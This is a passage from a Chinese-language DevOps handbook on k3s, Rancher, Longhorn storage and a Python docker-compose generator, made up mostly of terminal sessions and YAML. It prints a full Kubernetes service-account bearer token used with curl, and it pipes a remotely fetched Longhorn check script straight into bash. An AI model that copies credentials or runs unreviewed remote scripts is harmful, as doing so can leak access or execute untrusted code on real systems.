YW1lc3BhY2UiOiJkZWZhdWx0Iiwic2VydmljZWFjY291bnQiOnsibmFtZSI6Imd
pdGxhYiIsInVpZCI6IjAzNTdkOWIwLWY2YWEtNGFlMy05MDc0LWM2YzM5Y2Q1YT
diNiJ9fSwibmJmIjoxNjY2MTY5Mzc4LCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY
291bnQ6ZGVmYXVsdDpnaXRsYWIifQ.oDWjQmVH7BOqHUp4AgjxNncfJ0Nz9oY_j
S9DU5E-geKmX5GnchC96-t0ZsdtgPiWXFbieb0aUH1wZXCrkFAuGeM-
XNDEvfhbK4UL9GiDl98KaYMjTSwXipp4bIZeSctL-
Zpc0nSKwaWdWNwxmmlC30HwMwjQPdwBgCDM8SEr9aepUuJD9rHdclKWv8NcXlLq
4t5c9sV3qEQRKbGOTnSeY3RokoAY-
tYD7FT3jzFktbkTk4SHZAKYUeILlc2eaE0cOm9N4yhl8IYZvEcrBGZV_-
Nl0XzGu5XpDrVVXlk2k2RdYQHj3Iw5l4sSFfnRVg1Q-1B45y7FJDEbXa-
tCXeRKA

[root@master ~]#
token=eyJhbGciOiJSUzI1NiIsImtpZCI6IktCOHRvYlZOLXFPRmEyb1JWdlQxS
zBvN0tvZF9HNFBGRnlraDR5UU1jakkifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlc
m5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjox
NjY2MTcyOTc4LCJpYXQiOjE2NjYxNjkzNzgsImlzcyI6Imh0dHBzOi8va3ViZXJ
uZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pby
I6eyJuYW1lc3BhY2UiOiJkZWZhdWx0Iiwic2VydmljZWFjY291bnQiOnsibmFtZ
SI6ImdpdGxhYiIsInVpZCI6IjAzNTdkOWIwLWY2YWEtNGFlMy05MDc0LWM2YzM5
Y2Q1YTdiNiJ9fSwibmJmIjoxNjY2MTY5Mzc4LCJzdWIiOiJzeXN0ZW06c2Vydml
```

```
jZWFjY291bnQ6ZGVmYXVsdDpnaXRsYWIifQ.oDWjQmVH7BOqHUp4AgjxNncfJ0N
z9oY_jS9DU5E-geKmX5GnchC96-t0ZsdtgPiWXFbieb0aUH1wZXCrkFAuGeM-
XNDEvfhbK4UL9GiDl98KaYMjTSwXipp4bIZeSctL-
Zpc0nSKwaWdWNwxmmlC30HwMwjQPdwBgCDM8SEr9aepUuJD9rHdclKWv8NcXlLq
4t5c9sV3qEQRKbGOTnSeY3RokoAY-
tYD7FT3jzFktbkTk4SHZAKYUeILlc2eaE0cOm9N4yhl8IYZvEcrBGZV_-
Nl0XzGu5XpDrVVXlk2k2RdYQHj3Iw5l4sSFfnRVg1Q-1B45y7FJDEbXa-
tCXeRKA
[root@master ~]# curl -k https://127.0.0.1:6443/api --header
"Authorization: bearer $token"
{
  "kind": "APIVersions",
  "versions": [
    "v1"
  ],
  "serverAddressByClientCIDRs": [
    {
      "clientCIDR": "0.0.0.0/0",
      "serverAddress": "172.18.200.5:6443"
    }
  ]
}
```

FAQ

ghcr.io 镜像下载问题

创建集群始终停止在这里，这是因为 ghcr.io 被墙，无法访问。

```
INFO[0004] Pulling image 'ghcr.io/k3d-io/k3d-proxy:5.4.4'
```

找一台境外VPS安装K3D并创建集群，然后讲 k3d-proxy 镜像保存为文件。

```
```

```
[docker@netkiller ~]$ docker images
REPOSITORY                  TAG             IMAGE ID
CREATED         SIZE
ghcr.io/k3d-io/k3d-proxy    5.4.4           5a963719cb39    2
weeks ago    42.4MB
ghcr.io/k3d-io/k3d-tools    5.4.4           741f01cb5093    2
weeks ago    18.7MB

[docker@netkiller ~]$ docker save 5a963719cb39 -o k3d-proxy.tar
```

复制到国内，导入镜像

```
docker load --input k3d-proxy.tar
```

k3s 80/443 端口问题

```
[root@master ~]# kubectl get svc --namespace=kube_system
NAME             TYPE           CLUSTER-IP     EXTERNAL-IP
PORT(S)                      AGE
kube-dns         ClusterIP      10.43.0.10     <none>
53/UDP,53/TCP,9153/TCP       4d2h
metrics-server   ClusterIP      10.43.88.112   <none>
443/TCP                      4d2h
traefik          LoadBalancer   10.43.125.52
172.18.200.5,172.18.200.51   80:32623/TCP,443:31516/TCP   4d2h
```

本地没有 80 和 443 端口

```
[root@master ~]# ss -tnlp | egrep "80|443"
LISTEN 0      1024               *:6443             *:*
users:(("k3s-server",pid=173779,fd=17))
```

```
[root@master ~]# lsof -i :80
[root@master ~]# lsof -i :443
```

telnet 测试后可工作

```
[root@master ~]# telnet 172.18.200.5 80
Trying 172.18.200.5...
Connected to 172.18.200.5.
Escape character is '^]'.
```

80/443 是 Iptable NAT映射出来的端口

```
[root@master ~]# iptables -nL -t nat | grep traefik
# Warning: iptables-legacy tables present, use iptables-legacy
to see them
KUBE-MARK-MASQ  all  --  0.0.0.0/0            0.0.0.0/0
/* masquerade traffic for kube-system/traefik:websecure
external destinations */
KUBE-MARK-MASQ  all  --  0.0.0.0/0            0.0.0.0/0
/* masquerade traffic for kube-system/traefik:web external
destinations */
KUBE-EXT-CVG3OEGEH7H5P3HQ  tcp  --  0.0.0.0/0
0.0.0.0/0            /* kube-system/traefik:websecure */ tcp
dpt:31516
KUBE-EXT-UQMCRMJZLI3FTLDP  tcp  --  0.0.0.0/0
0.0.0.0/0            /* kube-system/traefik:web */ tcp
dpt:32623
KUBE-MARK-MASQ  all  --  10.42.2.3            0.0.0.0/0
/* kube-system/traefik:web */
DNAT       tcp  --  0.0.0.0/0            0.0.0.0/0
/* kube-system/traefik:web */ tcp to:10.42.2.3:8000
KUBE-MARK-MASQ  all  --  10.42.2.3            0.0.0.0/0
/* kube-system/traefik:websecure */
DNAT       tcp  --  0.0.0.0/0            0.0.0.0/0
/* kube-system/traefik:websecure */ tcp to:10.42.2.3:8443
```

```
KUBE-SVC-CVG3OEGEH7H5P3HQ  tcp  --  0.0.0.0/0
10.43.125.52         /* kube-system/traefik:websecure cluster
IP */ tcp dpt:443
KUBE-EXT-CVG3OEGEH7H5P3HQ  tcp  --  0.0.0.0/0
172.18.200.5         /* kube-system/traefik:websecure
loadbalancer IP */ tcp dpt:443
KUBE-EXT-CVG3OEGEH7H5P3HQ  tcp  --  0.0.0.0/0
172.18.200.51        /* kube-system/traefik:websecure
loadbalancer IP */ tcp dpt:443
KUBE-SVC-UQMCRMJZLI3FTLDP  tcp  --  0.0.0.0/0
10.43.125.52         /* kube-system/traefik:web cluster IP */
tcp dpt:80
KUBE-EXT-UQMCRMJZLI3FTLDP  tcp  --  0.0.0.0/0
172.18.200.5         /* kube-system/traefik:web loadbalancer IP
*/ tcp dpt:80
KUBE-EXT-UQMCRMJZLI3FTLDP  tcp  --  0.0.0.0/0
172.18.200.51        /* kube-system/traefik:web loadbalancer IP
*/ tcp dpt:80
KUBE-MARK-MASQ  tcp  -- !10.42.0.0/16         10.43.125.52
/* kube-system/traefik:websecure cluster IP */ tcp dpt:443
KUBE-SEP-NTYW4CRSJDKN6UYK  all  --  0.0.0.0/0
0.0.0.0/0            /* kube-system/traefik:websecure ->
10.42.2.3:8443 */
KUBE-MARK-MASQ  tcp  -- !10.42.0.0/16         10.43.125.52
/* kube-system/traefik:web cluster IP */ tcp dpt:80
KUBE-SEP-M4A3OJBNTWBZ5ISS  all  --  0.0.0.0/0
0.0.0.0/0            /* kube-system/traefik:web ->
10.42.2.3:8000 */
```

NAT 端口可以通过 nmap 扫描出来

```
[root@master ~]# nmap localhost
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-01 10:04 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 996 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
```

```
443/tcp   filtered https
10010/tcp open     rxapi

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
```

```
[root@master ~]# iptables-save | grep "CNI-DN" | grep "to-
destination"
# Warning: iptables-legacy tables present, use iptables-legacy-
save to see them
-A CNI-DN-485265bef43fea7142e9d -p tcp -m tcp --dport 80 -j
DNAT --to-destination 10.42.0.10:80
-A CNI-DN-485265bef43fea7142e9d -p tcp -m tcp --dport 443 -j
DNAT --to-destination 10.42.0.10:443
```

flannel 不通

```
[root@netkiller ~]# systemctl disable firewalld
Removed /etc/systemd/system/multi-
user.target.wants/firewalld.service.
Removed /etc/systemd/system/dbus-
org.fedoraproject.FirewallD1.service.

[root@master ~]# ifconfig
br-6ac52d42db64: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
mtu 1500
        inet 172.20.0.1  netmask 255.255.0.0  broadcast
172.20.255.255
        inet6 fe80::42:94ff:fefd:1fc3  prefixlen 64  scopeid
0x20<link>
        ether 02:42:94:fd:1f:c3  txqueuelen 0  (Ethernet)
        RX packets 782783  bytes 200925233 (191.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 625170  bytes 194933933 (185.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0
```

```
cni0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 10.42.0.1  netmask 255.255.255.0  broadcast
10.42.0.255
        inet6 fe80::6448:6dff:fe75:5e8d  prefixlen 64  scopeid
0x20<link>
        ether 66:48:6d:75:5e:8d  txqueuelen 1000  (Ethernet)
        RX packets 2049669  bytes 371281787 (354.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2235678  bytes 334579428 (319.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.16.0.1  netmask 255.255.255.0  broadcast
172.16.0.255
        inet6 fe80::42:4cff:fe70:883  prefixlen 64  scopeid
0x20<link>
        ether 02:42:4c:70:08:83  txqueuelen 0  (Ethernet)
        RX packets 14  bytes 616 (616.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 788 (788.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0

enp3s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.200.5  netmask 255.255.255.0  broadcast
172.18.200.255
        inet6 fe80::2ef0:5dff:fec7:387  prefixlen 64  scopeid
0x20<link>
        ether 2c:f0:5d:c7:03:87  txqueuelen 1000  (Ethernet)
        RX packets 782783  bytes 200925233 (191.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 625171  bytes 194934547 (185.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0
collisions 0

flannel.1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 10.42.0.0  netmask 255.255.255.255  broadcast
0.0.0.0
        inet6 fe80::c051:5cff:fe09:4e18  prefixlen 64  scopeid
0x20<link>
        ether c2:51:5c:09:4e:18  txqueuelen 0  (Ethernet)
        RX packets 180007  bytes 21310049 (20.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 222507  bytes 39026179 (37.2 MiB)
```

```
        TX errors 0  dropped 5 overruns 0  carrier 0
collisions 0


[root@master ~]# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric
Ref    Use Iface
0.0.0.0         172.18.200.254  0.0.0.0         UG    100    0
0 enp3s0
10.42.0.0       0.0.0.0         255.255.255.0   U     0      0
0 cni0
10.42.1.0       10.42.1.0       255.255.255.0   UG    0      0
0 flannel.1
172.16.0.0      0.0.0.0         255.255.255.0   U     0      0
0 docker0
172.18.200.0    0.0.0.0         255.255.255.0   U     100    0
0 enp3s0
172.20.0.0      0.0.0.0         255.255.0.0     U     0      0
0 br-6ac52d42db64

[root@master ~]# cat /proc/sys/net/ipv4/ip_forward
1
[root@master ~]# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1

[root@master ~]# kubectl get pods -o wide
NAME                      READY   STATUS    RESTARTS        AGE
IP           NODE      NOMINATED NODE   READINESS GATES
nacos-1                   1/1     Running   5 (12h ago)     35h
10.42.0.50   master    <none>           <none>
elasticsearch-data-1      1/1     Running   5 (12h ago)     35h
10.42.0.44   master    <none>           <none>
nacos-2                   1/1     Running   7 (6m39s ago)   35h
10.42.1.49   agent-1   <none>           <none>
nacos-0                   1/1     Running   7 (6m32s ago)   35h
10.42.1.50   agent-1   <none>           <none>
elasticsearch-master-0    1/1     Running   6 (6m32s ago)   35h
10.42.1.47   agent-1   <none>           <none>
busybox                   0/1     Error     0               11h
10.42.1.46   agent-1   <none>           <none>
elasticsearch-data-2      1/1     Running   6 (6m32s ago)   35h
10.42.1.48   agent-1   <none>           <none>
elasticsearch-data-0      1/1     Running   6 (6m32s ago)   35h
10.42.1.51   agent-1   <none>           <none>
```

```
[root@master ~]# ping 10.42.0.50
PING 10.42.0.50 (10.42.0.50) 56(84) bytes of data.
64 bytes from 10.42.0.50: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 10.42.0.50: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 10.42.0.50: icmp_seq=3 ttl=64 time=0.042 ms
64 bytes from 10.42.0.50: icmp_seq=4 ttl=64 time=0.038 ms
^C
--- 10.42.0.50 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.031/0.037/0.042/0.004 ms

[root@master ~]# kubectl get pods -o wide
NAME                      READY   STATUS    RESTARTS      AGE
IP           NODE      NOMINATED NODE   READINESS GATES
nacos-1                   1/1     Running   5 (12h ago)   35h
10.42.0.50   master    <none>           <none>
elasticsearch-data-1      1/1     Running   5 (12h ago)   35h
10.42.0.44   master    <none>           <none>
nacos-2                   1/1     Running   7 (29m ago)   35h
10.42.1.49   agent-1   <none>           <none>
nacos-0                   1/1     Running   7 (29m ago)   35h
10.42.1.50   agent-1   <none>           <none>
elasticsearch-master-0    1/1     Running   6 (29m ago)   35h
10.42.1.47   agent-1   <none>           <none>
busybox                   0/1     Error     0             11h
10.42.1.46   agent-1   <none>           <none>
elasticsearch-data-2      1/1     Running   6 (29m ago)   35h
10.42.1.48   agent-1   <none>           <none>
elasticsearch-data-0      1/1     Running   6 (29m ago)   35h
10.42.1.51   agent-1   <none>           <none>
[root@master ~]# ping 10.42.1.51 -c 5
PING 10.42.1.51 (10.42.1.51) 56(84) bytes of data.
64 bytes from 10.42.1.51: icmp_seq=1 ttl=63 time=0.402 ms
64 bytes from 10.42.1.51: icmp_seq=2 ttl=63 time=0.171 ms
64 bytes from 10.42.1.51: icmp_seq=3 ttl=63 time=0.170 ms
64 bytes from 10.42.1.51: icmp_seq=4 ttl=63 time=0.410 ms
64 bytes from 10.42.1.51: icmp_seq=5 ttl=63 time=0.414 ms

--- 10.42.1.51 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4105ms
rtt min/avg/max/mdev = 0.170/0.313/0.414/0.116 ms

[root@agent-1 ~]# ping 10.42.0.50 -c 5
PING 10.42.0.50 (10.42.0.50) 56(84) bytes of data.
64 bytes from 10.42.0.50: icmp_seq=1 ttl=63 time=0.154 ms
```

```
64 bytes from 10.42.0.50: icmp_seq=2 ttl=63 time=0.206 ms
64 bytes from 10.42.0.50: icmp_seq=3 ttl=63 time=0.213 ms
64 bytes from 10.42.0.50: icmp_seq=4 ttl=63 time=0.218 ms
64 bytes from 10.42.0.50: icmp_seq=5 ttl=63 time=0.220 ms

--- 10.42.0.50 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4125ms
rtt min/avg/max/mdev = 0.154/0.202/0.220/0.024 ms

[root@master ~]# kubectl exec -it nacos-1 -- ping nacos-
0.nacos.default.svc.cluster.local -c 5
PING nacos-0.nacos.default.svc.cluster.local (10.42.1.50)
56(84) bytes of data.
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=1 ttl=62 time=0.440 ms
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=2 ttl=62 time=0.429 ms
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=3 ttl=62 time=0.431 ms
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=4 ttl=62 time=0.343 ms
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=5 ttl=62 time=0.229 ms

--- nacos-0.nacos.default.svc.cluster.local ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4127ms
rtt min/avg/max/mdev = 0.229/0.374/0.440/0.082 ms
[root@master ~]# kubectl exec -it nacos-2 -- ping nacos-
0.nacos.default.svc.cluster.local -c 5
PING nacos-0.nacos.default.svc.cluster.local (10.42.1.50)
56(84) bytes of data.
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=3 ttl=64 time=0.038 ms
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=4 ttl=64 time=0.077 ms
64 bytes from nacos-0.nacos.default.svc.cluster.local
(10.42.1.50): icmp_seq=5 ttl=64 time=0.039 ms

--- nacos-0.nacos.default.svc.cluster.local ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4113ms
rtt min/avg/max/mdev = 0.038/0.049/0.077/0.015 ms
```

```
[root@master ~]# kubectl delete pod busybox
[root@master ~]# kubectl run -i --tty busybox --image=busybox -
-restart=Never
If you don't see a command prompt, try pressing enter.
/ # ping nacos-0.nacos.default.svc.cluster.local -c 3
PING nacos-0.nacos.default.svc.cluster.local (10.42.1.50): 56
data bytes
64 bytes from 10.42.1.50: seq=0 ttl=64 time=0.052 ms
64 bytes from 10.42.1.50: seq=1 ttl=64 time=0.049 ms
64 bytes from 10.42.1.50: seq=2 ttl=64 time=0.047 ms

--- nacos-0.nacos.default.svc.cluster.local ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.047/0.049/0.052 ms
/ #
```

Failed to allocate directory watch: Too many open files

```
[root@netkiller ~]# ulimit -a
real-time non-blocking time  (microseconds, -R) unlimited
core file size              (blocks, -c) 0
data seg size               (kbytes, -d) unlimited
scheduling priority                 (-e) 0
file size                   (blocks, -f) unlimited
pending signals                     (-i) 254690
max locked memory           (kbytes, -l) 64
max memory size             (kbytes, -m) unlimited
open files                          (-n) 6553500
pipe size                (512 bytes, -p) 8
POSIX message queues         (bytes, -q) 819200
real-time priority                  (-r) 0
stack size                  (kbytes, -s) 8192
cpu time                   (seconds, -t) unlimited
max user processes                  (-u) 254690
virtual memory              (kbytes, -v) unlimited
file locks                          (-x) unlimited
```

```
[root@netkiller ~]# sysctl fs.inotify.max_user_instances
fs.inotify.max_user_watches
fs.inotify.max_user_instances = 128
fs.inotify.max_user_watches = 508881

[root@netkiller ~]# sysctl -w
fs.inotify.max_user_watches=5088800
fs.inotify.max_user_watches = 5088800

[root@netkiller ~]# sysctl -w
fs.inotify.max_user_instances=4096
fs.inotify.max_user_instances = 4096
```

6. Rancher Demo

Rancher 部署 Nginx

准备编排脚本

```
[root@localhost ~]# cat nginx.yaml
apiVersion: v1
kind: Service
metadata:
  name: nginx
  labels:
    app: nginx
spec:
  ports:
  - port: 88
    targetPort: 80
  selector:
    app: nginx
  type: NodePort
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx
  labels:
    app: nginx
spec:
  replicas: 3
  selector:
    matchLabels:
      app: nginx
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
      - name: nginx
        image: nginx:latest
```

```
        ports:
        - containerPort: 80
```

部署

```
[root@localhost ~]# rancher kubectl create -f nginx.yaml
service/nginx created
deployment.apps/nginx created
```

查看状态

```
[root@localhost ~]# rancher kubectl get deployment -n default
NAME    READY   UP-TO-DATE   AVAILABLE   AGE
nginx   3/3     3            3           113s

[root@localhost ~]# rancher kubectl get service -n default
NAME         TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)
AGE
kubernetes   ClusterIP   10.43.0.1       <none>        443/TCP
156m
nginx        NodePort    10.43.111.205   <none>
88:32646/TCP   119s

[root@localhost ~]# rancher kubectl get pods -n default
NAME                     READY   STATUS              RESTARTS
AGE
nginx-585449566-kd2mk   0/1     ContainerCreating   0
14s
nginx-585449566-mdl8n   0/1     ContainerCreating   0
14s
nginx-585449566-v8s5k   0/1     ContainerCreating   0
14s
```

```
[root@localhost ~]# rancher kubectl describe services nginx
Name:                     nginx
Namespace:                default
Labels:                   app=nginx
Annotations:              field.cattle.io/publicEndpoints:
[{"port":32646,"protocol":"TCP","serviceName":"default:nginx","
allNodes":true}]
Selector:                 app=nginx
Type:                     NodePort
IP Family Policy:         SingleStack
IP Families:              IPv4
IP:                       10.43.111.205
IPs:                      10.43.111.205
Port:                     <unset>  88/TCP
TargetPort:               80/TCP
NodePort:                 <unset>  32646/TCP
Endpoints:
10.42.0.40:80,10.42.0.41:80,10.42.0.42:80
Session Affinity:         None
External Traffic Policy:  Cluster
Events:                   <none>
```

local-path-provisioner

https://github.com/rancher/local-path-provisioner

local-path 即 pod 销毁之后，数据仍然存储在磁盘上，实验过程：

```
kubectl create -f
https://raw.githubusercontent.com/rancher/local-path-
provisioner/master/examples/pvc/pvc.yaml
kubectl create -f
https://raw.githubusercontent.com/rancher/local-path-
provisioner/master/examples/pod/pod.yaml
```

```
kubectl exec volume-test -- sh -c "echo local-path-test >
/data/test"
```

```
kubectl delete -f
https://raw.githubusercontent.com/rancher/local-path-
provisioner/master/examples/pod/pod.yaml
kubectl create -f
https://raw.githubusercontent.com/rancher/local-path-
provisioner/master/examples/pod/pod.yaml
```

```
$ kubectl exec volume-test -- sh -c "cat /data/test"
local-path-test
```

```
kubectl delete -f
https://raw.githubusercontent.com/rancher/local-path-
provisioner/master/examples/pod/pod.yaml
kubectl delete -f
https://raw.githubusercontent.com/rancher/local-path-
provisioner/master/examples/pvc/pvc.yaml
```

7. Longhorn

https://longhorn.io/docs/

安装 Longhorn

```
[root@master ~]# dnf install -y jq
[root@master ~]# dnf install -y iscsi-initiator-utils

kubectl apply -f
https://raw.githubusercontent.com/longhorn/longhorn/v1.3.1/deploy/longhorn.yaml
```

检查环境

```
[root@master ~]# curl -sSfL
https://raw.githubusercontent.com/longhorn/longhorn/v1.3.1/scripts/environment_check.sh | bash
[INFO]  Required dependencies are installed.
[INFO]  Waiting for longhorn-environment-check pods to become ready (0/3)...
[INFO]  All longhorn-environment-check pods are ready (3/3).
[ERROR] nfs-utils is not found in agent-2.
[ERROR] nfs-utils is not found in agent-1.
[ERROR] nfs-utils is not found in master.
[ERROR] Please install missing packages.
[INFO]  Cleaning up longhorn-environment-check pods...
[INFO]  Cleanup completed.
```

由于我不需要 NFS 所以没有安装 nfs-utils

选择磁盘类型

首先要给磁盘打上标签，才能使用这个功能

```
[root@master ~]# lsblk
NAME        MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
sda           8:0    0 931.5G  0 disk
`-sda1        8:1    0 931.5G  0 part /opt
nvme0n1     259:0    0 238.5G  0 disk
|-nvme0n1p1 259:1    0   600M  0 part /boot/efi
|-nvme0n1p2 259:2    0     1G  0 part /boot
|-nvme0n1p3 259:3    0    64G  0 part [SWAP]
`-nvme0n1p4 259:4    0 172.9G  0 part /

[root@master ~]# ls /opt/longhorn/
longhorn-disk.cfg  replicas
```

/opt/longhorn/ 被打了 HDD 标签

```
allowVolumeExpansion: true
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  annotations:
    field.cattle.io/description: 硬盘存储
  name: longhorn-storage
parameters:
  diskSelector: hdd
  numberOfReplicas: "3"
  staleReplicaTimeout: "2880"
provisioner: driver.longhorn.io
reclaimPolicy: Delete
volumeBindingMode: Immediate
```

选择多个标签 diskSelector: "ssd,fast"

节点选择

```
kind: StorageClass
apiVersion: storage.k8s.io/v1
metadata:
  name: longhorn
provisioner: driver.longhorn.io
allowVolumeExpansion: true
parameters:
  numberOfReplicas: "2"
  staleReplicaTimeout: "2880"
  fromBackup: ""
#  diskSelector: "ssd,fast"
  nodeSelector: "storage,fast"
#  recurringJobs: '[{"name":"snap", "task":"snapshot",
"cron":"*/1 * * * *", "retain":1},
#                  {"name":"backup", "task":"backup",
"cron":"*/2 * * * *", "retain":1,
#                   "labels": {"interval":"2m"}}]'
```

FAQ

FailedAttachVolume

```
Type    Reason  Updated         Message
Warning FailedAttachVolume      8 hours ago
AttachVolume.Attach failed for volume "pvc-03796772-abeb-4042-
8e5e-63a9b21da0f7" : rpc error: code = DeadlineExceeded desc =
volume pvc-03796772-abeb-4042-8e5e-63a9b21da0f7 failed to
attach to node master
```

8. FAQ

调试 Rancher 查看日志

```
neo@ubuntu:~$ docker logs -f rancher
```

```
$ curl -L http://127.0.0.1:2379/health

{"health": "true"}
```

[network] Host [rancher.netkiller.cn] is not able to connect to the following ports: [rancher.netkiller.cn:2379]. Please check network policies and firewall rules

提示错误

[network] Host [rancher.netkiller.cn] is not able to connect to the following ports: [rancher.netkiller.cn:2379]. Please check network policies and firewall rules

排查

```
$ docker logs -f share-mnt

Error response from daemon: {"message":"No such container:
kubelet"}
Error: failed to start containers: kubelet
```

```
neo@m-1d41c853af58:~$ snap list
Name      Version         Rev    Tracking   Publisher   Notes
core      16-2.37.4       6531   stable     canonical✓  core
go        1.12            3318   stable     mwhudson    classic
kubectl   1.13.4          780    stable     canonical✓  classic
lxd       3.11            10343  stable/…   canonical✓  -
microk8s  v1.14.0-beta.1  442    1.14/beta  canonical✓  classic

neo@m-1d41c853af58:~$ snap remove microk8s kubectl lxd
error: access denied (try with sudo)

neo@m-1d41c853af58:~$ sudo snap remove microk8s kubectl lxd
sudo: unable to resolve host m-1d41c853af58: Invalid argument
microk8s removed
kubectl removed
lxd removed
```

cgroups v2

```
检查操作系统是否支持 cgroups v2

grep cgroup2 /proc/filesystems

启用 cgroups v2 内核参数

systemd.unified_cgroup_hierarchy=1

回到 cgroups v1

sudo grubby --update-kernel=ALL --
args="systemd.unified_cgroup_hierarchy=0"
```

第 115 章 netkiller 容器编排工具

1. 安装 netkiller-devops

```
pip3 install netkiller-devops
```

2. 使用 python 优雅地编排 Docker 容器

用 Python 替代 docker compose 编排容器

docker compose 是 docker 的容器编排工具，它是基于 YAML 配置，YAML 是一种配置文件格式，支持传递环境变量，但是对于复杂的容器编排显得力不从心。

于是我便开发这个程序，可以像写程序一样编排 docker ，可以充分发挥程序猿的想象力。

```
pip install netkiller-devops
```

快速入门，首先我们参照这个 docker-compose.yaml 脚本，转换成 python 脚本。

```
version: '3.9'
services:
  nginx:
    container_name: nginx
    environment:
    - TZ=Asia/Shanghai
    extra_hosts:
    - db.netkiller.cn:127.0.0.1
    - cache.netkiller.cn:127.0.0.1
    - api.netkiller.cn:127.0.0.1
    hostname: www.netkiller.cn
    image: nginx:latest
    ports:
    - 80:80
    - 443:443
    restart: always
    volumes:
    - /tmp:/tmp
```

转换成 python 语言之后

```
from netkiller.docker import *

service =  Services('nginx')
service.image('nginx:latest')
service.container_name('nginx')
service.restart('always')
service.hostname('www.netkiller.cn')
service.extra_hosts(['db.netkiller.cn:127.0.0.1','cache.netki
ller.cn:127.0.0.1','api.netkiller.cn:127.0.0.1'])
service.environment(['TZ=Asia/Shanghai'])
service.ports(['80:80','443:443'])
service.volumes(['/tmp:/tmp'])
# service.debug()
# print(service.dump())

compose = Composes('development')
compose.version('3.9')
compose.services(service)
# print (compose.debug())
print(compose.dump())
compose.save()
```

怎么样，只是换了另一种写法，并没有难度。下面我们就系统学习，如何使用 python 编排 docker 容器

实际上程序最终还是会转化做 docker-compose 脚本执行。这种写法的有点是更灵活，你可以在程序中使用 if, while, 链接数据库，等等操作，可以做更复杂的容器编排。

2.1. 安装依赖库

```
neo@MacBook-Pro-Neo ~ % pip install netkiller-devops
```

确认是否安装成功

```
neo@MacBook-Pro-Neo ~ % pip show netkiller-devops
Name: netkiller-devops
Version: 0.2.4
Summary: DevOps of useful deployment and automation
Home-page: https://github.com/oscm/devops
Author: Neo Chen
Author-email: netkiller@msn.com
License: BSD
Location: /usr/local/lib/python3.9/site-packages
Requires: pyttsx3, requests, redis, pyyaml
Required-by:
```

2.2. 创建一个 Services

```
from netkiller.docker import *

service =  Services('nginx')
service.image('nginx:latest')
service.container_name('nginx')
service.restart('always')
service.hostname('www.netkiller.cn')
service.extra_hosts(['db.netkiller.cn:127.0.0.1','cache.netki
ller.cn:127.0.0.1','api.netkiller.cn:127.0.0.1'])
service.environment(['TZ=Asia/Shanghai'])
service.ports(['80:80','443:443'])
service.volumes(['/tmp:/tmp'])
# service.debug()
print(service.dump())
```

运行结果

```
nginx:
  container_name: nginx
  environment:
  - TZ=Asia/Shanghai
  extra_hosts:
  - db.netkiller.cn:127.0.0.1
  - cache.netkiller.cn:127.0.0.1
  - api.netkiller.cn:127.0.0.1
  hostname: www.netkiller.cn
  image: nginx:latest
  ports:
  - 80:80
  - 443:443
  restart: always
  volumes:
  - /tmp:/tmp
```

来一个复杂的演示

```
for i in range(10) :
    cluster =  Services('nginx-'+str(i))
    cluster.image('nginx:latest').container_name('nginx-
'+str(i)).restart('always').hostname('www'+str(i)+'.netkiller.c
n')
    cluster.ports(['8{port}:80'.format(port=i)])
    print(cluster.dump())
```

运行结果

```
nginx-0:
  container_name: nginx-0
  hostname: www0.netkiller.cn
  image: nginx:latest
  ports:
  - 80:80
  restart: always

nginx-1:
  container_name: nginx-1
